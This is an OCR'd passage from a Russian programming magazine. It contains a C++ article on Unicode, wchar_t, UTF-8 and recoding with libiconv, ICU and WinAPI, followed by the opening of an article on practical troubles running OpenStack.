в виде так называемых кракозябр, символов, как правило, вообще нечитаемых.

Мало того, для одних и тех же алфавитов разные системы вводили кодировки, совершенно рассогласованные между собой, даже если это две системы за авторством одной компании. Так, для кириллицы в MS DOS использовались кодировки 855 и 866, а для Windows уже 1251, все для той же кириллицы в Mac OS используется уже своя кодировка, особняком от них стоят KOI8 и KOI7, есть даже ISO 8859-5, и все будут трактовать одни и те же наборы char совершенно разными символами. Мало того что было невозможно при обработке различных байт-символов пользоваться сразу несколькими кодировками, например при переводе с русского на немецкий с умлаутами, вдобавок сами символы в некоторых алфавитах ну никак не хотели помещаться в оставленные для них 128 позиций. В результате в интернациональных программах символы могли интерпретироваться в разных кодировках даже в соседних строках, приходилось запоминать, какая строка в какой кодировке, что неизбежно вело к ошибкам отображения текста, от забавных до совсем не смешных.

ПРИШЕСТВИЕ ЮНИКОДА

Задумка Юникода была проста. Каждому символу раз и навсегда присваивается один код на веки вечные, это стандартизуется в очередной версии спецификации таблицы символов Юникода, и код символа уже не ограничен одним байтом. Великолепная задумка во всем, кроме одного: в языках программирования C/C++ и не только в них символ char раз и навсегда ассоциировался с байтом. Повсюду в коде подразумевался sizeof(char), равный единице. Строки текста же были обычными последовательностями этих самых char, заканчивающимися символом с нулевым кодом. В защиту создателей языка си, Ритчи и Кернигана, следует сказать, что в те далекие 70-е годы никто и подумать не мог, что для кодирования символа понадобится так много кодов, ведь для кодирования символов печатной машинки вполне хватало и байта. Как бы то ни было, основное зло было сотворено, любое изменение типа char привело бы к потере совместимости с уже написанным кодом. Разумным решением стало введение нового типа «широкого символа» wchar_t и дублирование всех стандартных функций языка си для работы с новыми, «широкими» строками. Контейнер стандартной библиотеки C++ string также обрел «широкого» собрата wstring. Все рады и счастливы, если бы не одно «но»: все уже привыкли писать код на основе байтовых строк, а префикс L перед строковым литералом не добавлял энтузиазма разработчикам на C/C++. Люди предпочитали не использовать символы за пределами ASCII и смириться с ограниченностью латиницы, чем писать непривычные конструкции, несовместимые с уже написанным кодом, работавшим с типом char. Осложняло ситуацию то, что wchar_t не имеет стандартизированного размера: например, в современных GCC-компиляторах g++ он 4 байта, в Visual C++ — 2 байта, а разработчики Android NDK урезали его до одного байта и сделали неотличимым от char. Получилось так себе решение, которое работает далеко не везде. С одной стороны, 4-байтный wchar_t наиболее близок к правде, так как по стандарту один wchar_t должен соответствовать одному символу Юникода, с другой стороны, никто не гарантирует, что будет именно 4 байта в коде, использующем wchar_t.

Поставь себе на виртуальную машину любую другую операционную систему с другой кодировкой по умолчанию, нежели на твоей хостовой системе, например Windows с кодировкой 1251, если у тебя Linux с UTF-8 по умолчанию, и наоборот. Попробуй написать код с выводом строки кириллицей в std::cout, который без изменения кода будет собираться и работать под обеими системами одинаково. Согласись, интернационализация кросс-платформенного кода не такая простая задача.

Альтернативным решением стала однобайтовая кодировка UTF-8, которая мало того, что совместима с ASCII (старший бит, равный нулю, отвечает за однобайтовые символы), так еще и позволяет кодировать вплоть до 4-байтового целого, то есть свыше 2 миллиардов символов. Плата, правда, довольно существенная, символы получаются различного размера, и чтобы, например, заменить латинский символ R на русский символ Я, потребуется полностью перестроить всю строку, что значительно дороже обычной замены кода в случае 4-байтового wchar_t. Таким образом, любая активная работа с символами строки в UTF-8 может поставить крест на идее использовать данную кодировку. Тем не менее кодировка довольно компактно ужимает текст, содержит защиту от ошибок чтения и, главное, интернациональна: любой человек в любой точке мира увидит одни и те же символы из таблицы Юникода, если будет читать строку, закодированную в UTF-8. Конечно, за исключением случая, когда пытается интерпретировать эту строку в другой кодировке, все помнят «кракозябры» при попытке открыть кириллицу в UTF-8 как текст в кодировке по умолчанию в Windows 1251.

УСТРОЙСТВО ОДНОБАЙТНОГО ЮНИКОДА

Устроена кодировка UTF-8 весьма занятно. Вот основные принципы:


1. Символ кодируется последовательностью байтов, в каждом байте лидирующие биты кодируют позицию байта в последовательности, а для первого байта еще и длину последовательности. Например, так выглядит в UTF-8 символ Я:

```
[1101 0000] [1010 1111]
```

2. Байты последовательности, начиная со второго, всегда начинаются с битов 10, соответственно, первый байт последовательности кода каждого символа начинаться с 10 не может. На этом строится основная проверка корректности декодирования кода символа из UTF-8.
3. Первый байт может быть единственным, тогда лидирующий бит равен 0 и символ соответствует коду ASCII, поскольку для кодирования остается 7 младших бит.
4. Если символ не ASCII, то первые биты содержат столько единиц, сколько байтов в последовательности, включая лидирующий байт, после чего идет 0 как окончание последовательности единиц и потом уже значащие биты первого байта. Как видно из приведенного примера, кодирование символа Я занимает 2 байта, это можно распознать по старшим двум битам первого байта последовательности.
5. Все значащие биты склеиваются в единую последовательность битов и уже интерпретируются как число. Например, для любого символа, кодируемого двумя байтами, значащие биты я условно помечу символом x:

```
[110x xxxx] [10xx xxxx]
```

UTF (Unicode Transformation Format) — по сути байтовое представление текста, использующее коды символов из таблицы Юникода, запакованные в байтовый массив согласно стандартизированным правилам. Наиболее популярны UTF-8 и UTF-16, которые представляют символы элементами по 8 бит и по 16 бит соответственно. В обоих случаях символ совершенно необязательно занимает ровно 8 или 16 бит, например, в UTF-16 используются суррогатные пары, по сути пары 16-битных значений, используемых вместе. В результате значащих битов становится меньше (20 в случае суррогатной пары), чем битов в группе представляющих символ, но возможности кодировать символы начинают превышать ограничения в 256 или 65 536 значений, и можно закодировать любой символ из таблицы Юникода. Выгодно отличающийся от собратьев UTF-32 менее популярен, ввиду избыточности представления данных, что критично при большом объеме текста.



При склейке, как видно, можно получить число, кодируемое 11 битами, то есть вплоть до 0x7FF символа таблицы Юникода. Этого вполне хватает для символов кириллицы, расположенной в пределах от 0x400 до 0x530. При склейке символа Я из примера получится код:

```
1 0000 10 1111
```

Как раз 0x42F — код символа Я в таблице символов Юникода.

Другими словами, если не работать с символами в строке, заменяя их другими символами из таблицы Юникода, то можно использовать кодировку UTF-8, она надежна, компактна и совместима с типом char в том плане, что элементы строк совпадают по размеру с байтом, но не обязательно являются при этом символами.

Собственно, именно эффективностью и популярностью кодировки UTF-8 и обусловлено насильственное введение однобайтового wchar_t в Android NDK, разработчики призывают использовать UTF-8, а «широкие» строки не признают как жизнеспособный вид. С другой стороны, Google не так давно отрицал даже исключения в C++, однако весь мир не переспоришь, будь ты хоть трижды Google, и обработку исключений пришлось поддержать. Что касается wchar_t символов с размером в один байт, то множество библиотек уже привыкло к мытарствам с типом wchar_t и дублируют «широкий» функционал обработкой обычных байтовых строк.

ПИШЕМ ПО-РУССКИ В КОДЕ

Беды и дискриминация по языковому признаку начинаются, когда мы пытаемся использовать в коде строку на языке, отличном от ASCII. Так, Visual Studio под Windows создает все файлы в кодировке файловой системы по умолчанию (1251), и при попытке открыть код со строками по-русски в том же Linux с кодировкой по умолчанию UTF-8 получим кучу непонятных символов вместо исходного текста.

Ситуацию частично спасает пересохранение исходников в кодировке UTF-8 с обязательным символом BOM, без него Visual Studio начинает интерпретировать «широкие» строки с кириллицей весьма своеобразно. Однако, указав BOM (Byte Order Mark — метка порядка байтов) кодировки UTF-8 — символ, кодируемый тремя байтами 0xEF, 0xBB и 0xBF, мы получаем узнавание кодировки UTF-8 в любой системе.

BOM — стандартный заголовочный набор байтов, нужный для распознавания кодировки текста в Юникоде, для каждой из кодировок UTF он выглядит по-разному.


Не стесняйся использовать родной язык в программе. Даже если тебе придется локализовывать ее в другие страны, механизмы интернационализации помогут превратить любую строку на одном языке в любую строку на другом. Разумеется, это в случае, если продукт разрабатывается в русскоязычном сегменте.


Старайся использовать «широкие» строки как для строковых констант, так и для хранения и обработки промежуточных текстовых значений. Эффективная замена символов, а также совпадение количества элементов в строке с количеством символов дорогого стоит. Да, до сих пор не все библиотеки научились работать с «широкими» символами, даже в Boost попадается целый ряд библиотек, где поддержка широких строк сделана небрежно, но ситуация исправляется, во многом благодаря разработчикам, пишущим



UTF — по сути байтовое представление текста, использующее коды символов из таблицы Юникода

Не обольщайся: писать названия констант и переменных, а также названия функций кириллицей — все же не самая хорошая практика :)





ошибки в трекер библиотеки. Не стесняйся и ты фиксировать ошибки на сайте разработчика библиотеки.

Писать названия констант и переменных, а также названия функций кириллицей все же не нужно. Одно дело — выводить строковые литералы на родном языке, другое — писать код, постоянно переключая раскладку. Не самый лучший вариант.

РАЗЛИЧАЕМ ТИП «БАЙТЫ» И ТИП «ТЕКСТ»

Главное, что нужно уметь и иметь в виду, — что тип «текст» в корне отличается от типа «набор байтов». Если мы говорим о строке сообщения, то это текст, а если о текстовом файле в некоторой кодировке, то это набор байтов, который можно вычитать как текст. Если по сети нам приходят текстовые данные, то они приходят к нам именно байтами, вместе с указанием кодировки, как из этих байтов получить текст.

Если посмотреть на Python 3 в сравнении с Python 2, то третья версия совершила по-настоящему серьезный скачок в развитии, разделив эти два понятия. Крайне рекомендую даже опытному C/C++ разработчику поработать немного в Python 3, чтобы ощутить всю глубину, с которой произошло разделение текста и байтов на уровне языка в Python. Фактически текст в Python 3 отделен от понятия кодировки, что для разработчика C/C++ звучит крайне непривычно, строки в Python 3 отображаются одинаково в любой точке мира, и если мы хотим работать с представлением этой строки в какой-либо кодировке, то придется преобразовать текст в набор байтов, с указанием кодировки. При этом внутреннее представление объекта типа str, по сути, не так важно, как понимание, что внутреннее представление сохранено в Юникоде и готово к преобразованию в любую кодировку, но уже в виде набора байтов типа bytes.

В C/C++ подобный механизм нам мешает ввести отсутствие такой роскоши, как потеря обратной совместимости, которую позволил себе Python 3 относительно второй версии. Одно лишь разделение типа char на аналог wchar_t и byte в одной из следующих редакций стандарта приведет к коллапсу языка и потере совместимости с непомерным количеством уже написанного кода на C/C++. Точнее, всего, на чем ты сейчас работаешь.

ВЕСЕЛЫЕ ПЕРЕКОДИРОВКИ

Итак, исходная проблема осталась нерешенной. У нас по-прежнему есть однобайтовые кодировки, как UTF-8, так и старые и недобрые однобайтовые кодировки вроде кодировки Windows 1251. С другой стороны, мы задаем строковые константы широкими строками и обрабатываем текст через wchar_t — «широкие» символы.

Здесь нам на помощь придет механизм перекодировок. Ведь, зная кодировку набора байтов, мы всегда сможем преобразовать его в набор символов wchar_t и обратно. Не спеши только самостоятельно создавать свою библиотеку перекодировки, я понимаю, что коды символов любой кодировки сейчас можно найти за минуту, как и всю таблицу кодов Юникода последней редакции. Однако библиотек перекодировки достаточно и без этого. Есть кросс-платформенная библиотека libiconv, под лицензией LGPL, самая популярная на сегодняшний день для кросс-платформенной разработки. Перекодировка сводится к нескольким инструкциям:

```
iconv_t conv = iconv_open("UTF-8","CP1251");
iconv(conv, &src_ptr, &src_len, &dst_ptr, &dst_len);
iconv_close(conv);
```

Соответственно, сначала создание обработчика перекодировки из одной кодировки в другую, затем сама операция перекодировки одного набора байтов в другой (даже если один из наборов байтов на самом деле байты массива wchar_t), после чего обязательное закрытие созданного обработчика перекодировки.

Есть также и более амбициозная библиотека ICU, которая предоставляет как C++ интерфейс для работы с перекодировкой, так и специальный тип icu::UnicodeString для хранения непосредственно текста в представлении Юникода. Библиотека ICU также является кросс-платформенной, и вариантов ее использования предоставляется на порядок больше. Приятно, что библиотека сама заботится о создании, кешировании и применении обработчиков для перекодировки, если использовать C++ API библиотеки.


Например, чтобы создать строку в Юникоде, предлагается использовать обычный конструктор класса icu::UnicodeString:

```
icu::UnicodeString text(source_bytes,↵
source_encoding);
```


Таким образом, предлагается полностью отказаться от типа wchar_t. Проблема, однако, в том, что внутреннее представление Юникода для такой строки установлено в два байта, что влечет за собой проблему в случае, когда код за эти два байта выходит. Кроме того, интерфейс icu::UnicodeString полностью несовместим со стандартным wstring, однако использование ICU — хороший вариант для C++ разработчика.

Кроме того, есть пара стандартных функций mbstowcs и wcstombs. В общем и целом при правильно заданной локали они, соответственно, преобразуют (мульти-) байтовую строку в «широкую» и наоборот. Расшифровываются сокращения mbs и wcs

> Наиболее популярная библиотека именно libiconv, однако в ней используются исключительно параметры char*. Это не должно пугать, в любом случае массив чисел любой битности — это всего лишь набор байтов. Следует, однако, помнить про направление двубайтовых и более чисел. То есть в каком порядке в байтовом массиве представлены байты — компоненты числа. Различают Big-endian и Little-endian соответственно. Общепринятый порядок представления чисел в подавляющем большинстве машин — Little-endian: сначала идет младший байт, а в конце старший байт числа. Big-endian знаком тем, кто работает с протоколами передачи данных по сети, где числа принято передавать начиная со старшего байта (часто содержащего служебную информацию) и кончая младшим. Следует быть аккуратным и помнить, что UTF-16, UTF-16BE и UTF-16LE — не одно и то же.



Можно считать кодировкой по умолчанию для байтовых строк UTF-8, это лучше, чем работать с системной кодировкой по умолчанию



В реализации класса работы с текстом не обойтись без механизма «копирования при изменении». На всякий случай напоминаю упрощённый вид шаблона copy_on_write из предыдущих статей:

```
template <class data_type>
class copy_on_write
{
public:
   copy_on_write(data_type* data)
       : m_data(data) {
    }
   data_type const* operator -> () const {
       return m_data.get();
    }
   data_type* operator -> () {
       if (!m_data.unique())
           m_data.reset(new data_type(*m_data));
       return m_data.get();
    }
private:
   std::shared_ptr<data_type> m_data;
};
```

как Multi-Byte String и Wide Character String соответственно. Кстати, большинство привычных разработчику на языке си функций работы со строками дублируются именно функциями, в которых в названии str заменено на wcs, например wcslen вместо strlen или wcscpy вместо strcpy.

Нельзя не вспомнить и о Windows-разработке. Счастливых обладателей WinAPI ждет очередная пара функций с кучей параметров: WideCharToMultiByte и MultiByteToWideChar. Делают эти функции ровно то, что говорят их названия. Указываем кодировку, параметры входного и выходного массива и флаги и получаем результат. Несмотря на то что функции эти внешне страшненькие, работу свою делают быстро и эффективно. Правда, не всегда точно: могут попытаться преобразовать символ в похожий, поэтому осторожнее с флагами, которые передаются вторым параметром в функцию, лучше указать WC_NO_BEST_FIT_CHARS.

Пример использования:

```
WideCharToMultiByte( CP_UTF8,
    WC_NO_BEST_FIT_CHARS,
    pszWideSource, nWideLength,
    pszByteSource, nByteLength,
    NULL, NULL );
```

Разумеется, этот код не переносим на любую платформу, кроме Windows, поэтому крайне рекомендую пользоваться кросс-платформенными библиотеками ICU4C или libiconv.

КЛАСС ТЕКСТА

Давай теперь аккумулируем полученные знания и решим исходную задачу: нам нужно создать сущность, по сути класс, инициализируемый строкой, либо «широкой», либо байтовой, с указанием кодировки, и предоставляющий интерфейс привычного контейнера строки std::string, с возможностью обращения к элементам-символам, изменяя их, удаляя, преобразуя экземпляр текста в строке, как «широкой», так и байтовой, с указанием кодировки. В общем, нам нужно значительно упростить работу с Юникодом, с одной стороны, и получить совместимость с прежде написанным кодом, с другой стороны.

Класс текста, таким образом, получит следующие конструкторы:

```
text(char const* byte_string, char const*↵
encoding);
text(wchar_t const* wide_string);
```

Стоит перегрузить также от std::string и std::wstring вариантов, а также от итераторов начала и конца контейнера-источника.

Доступ к элементу, очевидно, должен быть открыт, но в качестве результата нельзя использовать байтовый char или платформозависимый wchar_t, мы должны использовать абстракцию над целочисленным кодом в таблице Юникода: symbol.

```
symbol& operator [] (int index);
symbol const& operator [] (int index) const;
```

Таким образом, становится очевидно, что мы не можем сохранять строку Юникода в виде char или wchar_t строки. Нам нужно как минимум std::basic_string<int32_t>, поскольку на данный момент кодировки UTF-8 и UTF-16 кодируют символы в пределах int32_t, не говоря про UTF-32.

С другой стороны, за пределами класса text никому не нужен наш std::basic_string<int32_t>, назовем его unicode_string. Все библиотеки любят работать с std::string и std::wstring или char const* и wchar_t const*. Таким образом, лучше всего кешировать как входящий std::string или std::wstring, так и результат перекодировки текста в кодировку байт-строки. Мало того, часто наш класс text понадобится лишь как временное хранилище для путешествующей строки, например байтовой в UTF-8 из базы данных в JSON-строку, то есть перекодирование в unicode_string нам понадобится лишь по требованию обратиться к элементам — символам текста. Текст и его внутреннее представление — это тот класс, который должен быть оптимизирован по максимуму, так как предполагает интенсивное использование, а также не допускает перекодировок без причины и до первого требования. Пользователь API класса text должен явно указать, что хочет преобразовать текст в байтовую строку в определенной кодировке либо получить специфичную для системы «широкую» строку:

```
std::string const& byte_string(std::string const&↵
encoding) const;
std::wstring const& wide_string() const;
```

Как видно выше, мы возвращаем ссылку на строку, которую мы высчитали и сохранили в поле класса. Разумеется, нам нужно будет почистить кеш с std::string и std::wstring при первом же изменении значения хотя бы одного символа, здесь нам поможет operator -> от неконстантного this класса данных text::data. Как это делать, смотри предыдущие два урока академии С++.

Нужно не забыть также и о получении char const* и wchar_t const*, что несложно делается, учитывая то, что std::string и std::wstring кешируются полями класса text.



```
char const* byte_c_str(char const* encoding) const;
wchar_t const* wide_c_str() const;
```

Реализация сводится к вызову c_str() у результатов byte_string и wide_string соответственно.

Можно считать кодировкой по умолчанию для байтовых строк UTF-8, это гораздо лучше, чем пытаться работать с системной кодировкой по умолчанию, так код в зависимости от системы будет работать по-разному. Введя ряд дополнительных перегрузок без указания кодировки при работе с байтовыми строками, мы также получаем возможность переопределить оператор присвоения:

```
// в кодировке UTF-8
text& operator = (std::string const& byte_string);
text& operator = (std::wstring const& wide_string);
```

Нужно также не забыть о перегрузке операторов + и +=, но в целом остальные операции можно уже сводить к аргументу и результату типа text, универсальному значению, предоставляющему текст вне зависимости от кодировки.

Разумеется, Академия C++ не была бы академией, если бы я не предложил тебе теперь реализовать класс текста самостоятельно. Попробуй создать класс text на основе материала этой статьи. Реализация должна удовлетворять двум простым свойствам:


- Классом должно быть удобнее пользоваться, чем стандартными строками, вдобавок класс предоставляет совместимость либо взаимное преобразование с типами std::string, std::wstring, char const* и wchar_t const*.
- Класс подразумевает максимальную оптимизацию, работа со строками не должна быть дороже, чем при работе со стандартными std::string и std::wstring. То есть никаких неявных перекодировок, пока API явно не подразумевает перекодировку содержимого, иначе классом никто не будет пользоваться.

Здесь как раз имеет смысл обработать дополнительно неконстантный operator -> для сброса кеша со строками, однако оставляю это на усмотрение разработчика. То есть тебя. Удачи!

ЧТО МЫ ПОЛУЧАЕМ

Реализовав класс text, мы получим абстракцию от множества кодировок, все, что нам потребуется, — одна перегрузка от класса text. Например, так:


```
text to_json() const;
void from_json(text const& source);
```



Нам больше не нужно множество перегрузок от std::string и std::wstring, не нужно будет переходить на поддержку «широких» строк, достаточно заменить в API ссылки на строки на text, и получаем Юникод автоматом. Вдобавок мы получаем отличное кроссплатформенное поведение, вне зависимости от того, какую библиотеку мы выбрали в качестве движка перекодировки, — ICU4C или libiconv, ввиду того, что внутреннее представление у нас всегда UTF-32 при распаковке символов и мы нигде не завязаны на платформозависимый wchar_t.


Итого: у нас есть совместимость либо взаимоконвертация со стандартными типами, а значит, и упрощение поддержки Юникода на стороне кода, написанного на C++. Ведь если мы пишем высокоуровневую логику на C++, меньше всего нам хочется получить проблемы при использовании wchar_t символов и кучи однообразного кода при обработке и перекодировке текста.

При том что сама перекодировка уже реализована в тех же ICU4C и libiconv, алгоритм для внутренней работы класса text довольно прост. Дерзай, и, может, уже завтра именно твоя библиотека работы с текстом будет использоваться повсюду в качестве высокоуровневой абстракции при обработке любых текстовых данных, от простого JSON с клиента до сложных текстовых структур со стороны различных баз данных. ⌶



В итоге у нас есть совместимость либо взаимоконвертация со стандартными типами, а значит, и упрощение поддержки Юникода на стороне кода, написанного на C++







Дмитрий Чумак
dchumak@itsumma.ru

БОЛЬ И СТРАДАНИЯ OPENSTACK

ПРАКТИЧЕСКИЙ ОПЫТ БОЕВОГО ИСПОЛЬЗОВАНИЯ OPENSTACK

OpenStack — очень модное слово в современном айтишном медиапространстве. Слышал о нем практически каждый, но в деле видели не очень многие. А попробовать его всерьез отважились вообще единицы. Мы у себя рискнули-таки, и сегодня я расскажу, чем это для нас обернулось и почему мода зачастую бежит впереди рассудительности и стабильности.

Мы уже как-то писали краткий обзор «карманной облачной инфраструктуры» в одном из предыдущих номеров, но было это давно и неправда (подумать только, уже почти три года прошло!). Так что на всякий случай вот краткая выжимка: OpenStack — это открытая (Apache License 2.0) платформа, позволяющая малыми силами организовать на любом количестве железных серверов облачную инфраструктуру а-ля Amazon Web Services. Тут вам и масштабирование виртуалок, и живые миграции, и балансировка нагрузки по нодам, и устойчивость к выходу из строя некоторого процента узлов. В числе основных разработчиков — небезызвестная NASA и Rackspace, Red Hat, Canonical, IBM, AT&T и некоторые другие конторы. В целом затея благая и очень дельная — такой инструмент, в теории, был бы полезен при разработке различных новых систем и сервисов, позволяя на ходу жонглировать инфраструктурой, экспериментировать с архитектурой. Но это все в теории и официальном описании. А что в жизни?


ИСТОРИЯ ПЕРВАЯ


В жизни все сильно сложнее. OpenStack — это как беременность в шестнадцать. Завести его себе обычно оказывается заметно проще, чем потом с ним адекватно сосуществовать. Через день, неделю, если повезет, то через месяц придет Осознание. К примеру, в один не очень прекрасный момент по какой-то причине виртуалки просто перестанут создаваться. Все хорошо, все есть — и место на дисках, и свободные вычислительные мощности, и IP-адреса в сети. Но нет. Висит себе в состоянии Creating Instance, и все. Полчаса, час, два, пять. Ничего не происходит. В логах тишина. Еще несколько часов, проведенных в гугле, наудачу перезагружаем «кролика», и оп — все внезапно заработало. Виртуалки создаются, поднимаются, все снова хорошо. Вопрос «И что это было?» повисает в воздухе.

ИСТОРИЯ ВТОРАЯ

Еще через месяц, к примеру, Hetzner, в котором стоят серверы с твоим OpenStack'ом, вдруг решает провести техработы по части электропитания. И оказывается, что Compute-нода как раз под эти техработы попадает. Ты заблаговременно останавливаешь на ней все сервисы, сам руками выключаешь сервер. Ждешь положенные пару часов, нода после технических работ поднимается. Вот только ничего не работает. Ни одна виртуалка не доступна. Заходишь в панель — на первый взгляд все выглядит прилично и как должно. Опять непонятно. Идешь


Самые причастные





руками на сервер по SSH, `virsh list`. Виртуалки на месте, поднялись, `virsh -c qemu+ssh://username@host/system` — оп! No route to host. Как так? `ifconfig && iptables-save`, сетевых интерфейсов нет. Логи, гугл, логи, гугл, логи, логи, гугл. С мертвой точки дело не сдвигается. По старой виндузявой привычке наудачу решаешь перезагрузить сервер еще раз. Так, на всякий случай. Сервер выходит из ребута, все поднимается и работает. Стараясь не делать резких движений, выходишь из панели стака и с сервера и решаешь по возможности больше никогда к нему не подходить.

ЗЛОКЛЮЧЕНИЕ

Как уже успели на себе прочувствовать те немногие, кто решился использовать OpenStack в относительном продакшене, он еще «не готов для десктопа». Пока, к сожалению, он не дает удовольствия ограничить общение с собой исключительно нажиманием кнопочек в веб-интерфейсе для создания новых виртуалок и распределением доступов к ним. Шаг вправо, шаг влево — и можно наткнуться на что-то такое, про что еще даже в гугле не написали. И на отладку может уйти не только не один день, но даже не одна неделя. Ребята в одной из самых известных компаний — поставщиков готовых решений на базе OpenStack сравнивают этот процесс с постройкой дома (goo.gl/LTrRKs):

«При упоминании OpenStack хороша аналогия с домом. OpenStack опирается на множество сложных открытых проектов, слепленных друг с другом через различные API, которые зачастую ставят в тупик даже самых прожженных инженеров. С точки зрения бизнеса попытка самостоятельно во всем этом разобраться может пагубно сказаться на сроках сдачи проекта и достижении поставленных целей. Подход „сделай сам" пока еще очень популярен в среде OpenStack-новичков и часто не приводит их к сколько-нибудь удовлетворительному результату, отчего мнение о всей системе остается не очень лестное.

Главной целью поставщика готовых решений в данном случае является помощь в проектировании и развертывании надежной площадки для проектов клиента. И ключевой момент в данном вопросе — правильный выбор опытного поставщика, который сможет собрать все необходимые части системы, корректно их связать и в дальнейшем поддерживать то, что получилось. Пожалуйста, доверьте поддержку OpenStack проверенному поставщику».

В чем-то с ними даже можно согласиться. Далеко не каждый может позволить себе тратить такое количество админо-часов на даже банальное поддержание текущей работоспособности системы, не говоря уже о каком-то дальнейшем развитии.

О НОВИНКАХ

Но если капризы работоспособности OpenStack'а — это уже в некоторой степени стабильный вопрос, немало обшученный, то новинкам проекта, думаю, стоит уделить внимание.

